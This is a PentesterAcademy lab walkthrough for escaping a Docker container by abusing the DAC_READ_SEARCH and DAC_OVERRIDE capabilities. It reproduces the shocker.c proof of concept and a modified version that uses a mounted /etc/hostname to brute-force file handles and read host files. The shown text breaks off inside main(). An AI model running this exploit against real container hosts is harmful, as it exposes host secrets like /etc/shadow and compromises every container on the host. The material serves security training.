ATTACK DEFENSE

by PentesterAcademy

Name	Abusing DAC_OVERRIDE Capability
URL	https://attackdefense.com/challengedetails?cid=1459
Type	Docker Security : Docker Breakouts


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Break out of the container by abusing the DAC_READ_SEARCH and DAC_OVERRIDE capability. Retrieve the flag kept in the home directory of the root user on the host system!

Solution:

Step 1: Check the capabilities provided to the docker container.


Command: capsh --print



```
root@bc4b954a7934:~# capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bi
nd_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net
_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root)
root@bc4b954a7934:~#
```

The container has CAP_DAC_READ_SEARCH and CAP_DAC_OVERRIDE capability. As a result, the container can bypass the file read and write permission checks on any file.

Step 2: Search on google “cap_dac_read_search docker breakout” and look for publically available exploits.


root@bc4b954a7934: ~ | AttackD | cap_dac_read_search docker brea | Docker breakout exploit analysis | stealth.openwall.net/xSports/sho

google.com/search?q=cap_dac_read_search+docker+breakout&oq=cap_dac_read_search+docker+breakout&aqs=chrome..69i57.8832j0j4&sourceid=chrome&ie=UTF-8

cap_dac_read_search docker breakout


All Images Videos News Shopping More Settings Tools

About 308 results (0.34 seconds)

Docker breakout exploit analysis - Jen Andre - Medium
https://medium.com › docker-breakout-exploit-analysis-a274fff0e6b3
Jun 18, 2014 - The core problem is misconfigured permissions (**CAP_DAC_READ_SEARCH**) that are granted to the container process, and illustrates how ...

Recreating a Docker container breakout with nsjail | Mick's Mix
https://micksmix.wordpress.com › 2018/03/01 › recreating-a-docker-conta...
Mar 1, 2018 - This meant that a user running code within a **Docker** container could ... **CAP_DAC_READ_SEARCH** instructs nsjail to enable this capability for ...

Click on the first result.


root@bc4b954a7934: ~ | AttackD | cap_dac_read_search docker brea | Docker breakout exploit analysis | stealth.openwall.net/xSports/sho

medium.com/@fun_cuddles/docker-breakout-exploit-analysis-a274fff0e6b3

Become a member Sign in

Docker breakout exploit analysis

a summary and line by line overview


Jen Andre Follow
Jun 19, 2014 · 6 min read

Recently, an interesting Docker exploit was posted (http://stealth.openwall.net/xSports/shocker.c) that demonstrates an information leak where a Docker container can access some privileged filesystem data where it shouldn't. As I was just discussing the relative merits of using Docker, and how security is often quoted as one of them, I thought it would be interesting to dissect exactly how this exploit works by looking at a bit of the code.

The core problem is misconfigured permissions (CAP_DAC_READ_SEARCH) that are granted to the container process, and illustrates how container-level virtualization can be tricky to configure. To be fair, this isn't necessarily a Docker specific problem (it could be any misconfigured container), and it should also be pointed out that this was fixed in Docker 1.0.0.

The blog contains details about how the breakout exploit works. The link to the exploit code is also provided on the web page.

Exploit Link: http://stealth.openwall.net/xSports/shocker.c


root@bc4b954a7934: ~ | Attack
cap_dac_read_search docker brea
Docker breakout exploit analysis
stealth.openwall.net/xSports/sho
Not secure
stealth.openwall.net/xSports/shocker.c


```
/* shocker: docker PoC VMM-container breakout (C) 2014 Sebastian Krahmer
 *
 * Demonstrates that any given docker image someone is asking
 * you to run in your docker setup can access ANY file on your host,
 * e.g. dumping hosts /etc/shadow or other sensitive info, compromising
 * security of the host and any other docker VM's on it.
 *
 * docker using container based VMM: Sebarate pid and net namespace,
 * stripped caps and RO bind mounts into container's /. However
 * as its only a bind-mount the fs struct from the task is shared
 * with the host which allows to open files by file handles
 * (open_by_handle_at()). As we thankfully have dac_override and
 * dac_read_search we can do this. The handle is usually a 64bit
 * string with 32bit inodenumber inside (tested with ext4).
 * Inode of / is always 2, so we have a starting point to walk
 * the FS path and brute force the remaining 32bit until we find the
 * desired file (It's probably easier, depending on the fhandle export
 * function used for the FS in question: it could be a parent inode# or
 * the inode generation which can be obtained via an ioctl).
 * [In practise the remaining 32bit are all 0 :]
 *
 * tested with docker 0.11 busybox demo image on a 3.11 kernel:
 *
 * docker run -i busybox sh
 *
 * seems to run any program inside VMM with UID 0 (some caps stripped); if
 * user argument is given, the provided docker image still
 * could contain +s binaries, just as demo busybox image does.
 *
 * PS: You should also seccomp kexec() syscall :)
 * PPS: Might affect other container based compartments too
 *
 * $ cc -Wall -std=c99 -O2 shocker.c -static
 */

#define _GNU_SOURCE
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>


struct my_file_handle {
        unsigned int handle_bytes;
```

The explanation regarding how the exploit works is mentioned on top of the web page.

For the exploit to work a file should be mounted on the container. The exploit code checks for the presence of a mounted file ".dockerinit" on the container and by leveraging the CAP_DAC_READ_SEARCH capability, the exploit code reads the file content of the host filesystem.

Step 3: Check whether the ".dockerinit" file exists on the container.

Command: find / -name .dockerinit 2>/dev/null




```
root@bc4b954a7934:~#
root@bc4b954a7934:~# find / -name .dockerinit 2>/dev/null
root@bc4b954a7934:~#
```


The ".dockerinit" file does not exist in the container.

Step 4: Identify the files which are mounted on the container.


Command: mount



```
root@bc4b954a7934:~# mount
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/VGCIMABWYB7ONQVSHY6JER4S7V:/var/lib/docker/overlay2/l/WMST
YGYDJBY67C5UR23RSYC3II:/var/lib/docker/overlay2/l/MIHN3UPY3SHMMJN4BHVRR5VQOR:/var/lib/docker/overlay2/l/NWS62FIYTKAAXH7OUZLZH26OYS:/v
ar/lib/docker/overlay2/l/OGUONSVFCDE22YUIOAWBSLWW44:/var/lib/docker/overlay2/l/WFMGRV5LTAVHQIAJWT5XIGX5EZ:/var/lib/docker/overlay2/l/
WSNAIU2NL3D7YUVMDZHHRLJRL3:/var/lib/docker/overlay2/l/UACEY5FDCMIFYAN63NIKEPWOPG:/var/lib/docker/overlay2/l/GDJPNEBVJMS3BMAB76QAT7XOH
3:/var/lib/docker/overlay2/l/K7YHCCHWKUTTX7ZMZZUJIWHFUQ:/var/lib/docker/overlay2/l/RWZ34GP6UEAKWFWL6RHFSFFEZW:/var/lib/docker/overlay
2/l/VDOG5DVTXPPJSDOHNYP6RV4R7N:/var/lib/docker/overlay2/l/L3T7HTB4V3DXKD3CH4VBF6MIPB,upperdir=/var/lib/docker/overlay2/09ee9046d8994a
35a0598b678dd2e3e5e5f3573a2a417953c7bac30a92b9a815/diff,workdir=/var/lib/docker/overlay2/09ee9046d8994a35a0598b678dd2e3e5e5f3573a2a41
7953c7bac30a92b9a815/work,xino=off)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (ro,nosuid,nodev,noexec,relatime,xattr,name=systemd)
cgroup on /sys/fs/cgroup/freezer type cgroup (ro,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/rdma type cgroup (ro,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/blkio type cgroup (ro,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (ro,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (ro,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/pids type cgroup (ro,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/cpuset type cgroup (ro,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (ro,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/devices type cgroup (ro,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/perf_event type cgroup (ro,nosuid,nodev,noexec,relatime,perf_event)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
/dev/sda on /etc/resolv.conf type ext4 (rw,relatime)
```



```
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
/dev/sda on /etc/resolv.conf type ext4 (rw,relatime)
/dev/sda on /etc/hostname type ext4 (rw,relatime)
/dev/sda on /etc/hosts type ext4 (rw,relatime)
proc on /proc/bus type proc (ro,relatime)
proc on /proc/fs type proc (ro,relatime)
proc on /proc/irq type proc (ro,relatime)
proc on /proc/sys type proc (ro,relatime)
```



```
proc on /proc/sys type proc (ro,relatime)
proc on /proc/sysrq-trigger type proc (ro,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime)
tmpfs on /proc/kcore type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/keys type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/sched_debug type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/scsi type tmpfs (ro,relatime)
tmpfs on /sys/firmware type tmpfs (ro,relatime)
root@bc4b954a7934:~#
```

/etc/hostname, /etc/hosts and /etc/resolv.conf files are mounted on the container.

Step 5: Modify the exploit code to look for /etc/hostname file instead of ".dockerinit" file. Modify the exploit code to read two arguments from the command line. The first argument will be the file to read, the second argument will be the location of the file where the content of the read file will be stored.

Modified Exploit:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>


struct my_file_handle {
        unsigned int handle_bytes;
        int handle_type;
        unsigned char f_handle[8];
```

```
};


void die(const char *msg)
{
	perror(msg);
	exit(errno);
}


void dump_handle(const struct my_file_handle *h)
{
	fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
		h->handle_type);
	for (int i = 0; i < h->handle_bytes; ++i) {
		fprintf(stderr,"0x%02x", h->f_handle[i]);
		if ((i + 1) % 20 == 0)
		fprintf(stderr,"\n");
		if (i < h->handle_bytes - 1)
		fprintf(stderr,", ");
	}
	fprintf(stderr,"};\n");
}


int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle
*oh)
{
	int fd;
	uint32_t ino = 0;
	struct my_file_handle outh = {
		.handle_bytes = 8,
		.handle_type = 1
	};
	DIR *dir = NULL;
	struct dirent *de = NULL;

	path = strchr(path, '/');
```

```
// recursion stops if path has been resolved
if (!path) {
        memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
        oh->handle_type = 1;
        oh->handle_bytes = 8;
        return 1;
}
++path;
fprintf(stderr, "[*] Resolving '%s'\n", path);

if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
        die("[-] open_by_handle_at");

if ((dir = fdopendir(fd)) == NULL)
        die("[-] fdopendir");

for (;;) {
        de = readdir(dir);
        if (!de)
        break;
        fprintf(stderr, "[*] Found %s\n", de->d_name);
        if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
        fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
        ino = de->d_ino;
        break;
        }
}

fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");


if (de) {
        for (uint32_t i = 0; i < 0xffffffff; ++i) {
        outh.handle_bytes = 8;
        outh.handle_type = 1;
        memcpy(outh.f_handle, &ino, sizeof(ino));
        memcpy(outh.f_handle + 4, &i, sizeof(i));
```


```
				if ((i % (1<<20)) == 0)
					fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
				if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
					closedir(dir);
					close(fd);
					dump_handle(&outh);
					return find_handle(bfd, path, &outh, oh);
				}
			}
		}

		closedir(dir);
		close(fd);
		return 0;
	}


	int main(int argc,char* argv[] )
	{
		char buf[0x1000];
		int fd1, fd2;
		struct my_file_handle h;
		struct my_file_handle root_h = {
			.handle_bytes = 8,
			.handle_type = 1,
			.f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
		};

		fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014		[***]\n"
		"[***] The tea from the 90's kicks your sekurity again.		[***]\n"
		"[***] If you have pending sec consulting, I'll happily [***]\n"
		"[***] forward to my friends who drink secury-tea too!		[***]\n\n<enter>\n");

		read(0, buf, 1);

		// get a FS reference from something mounted in from outside
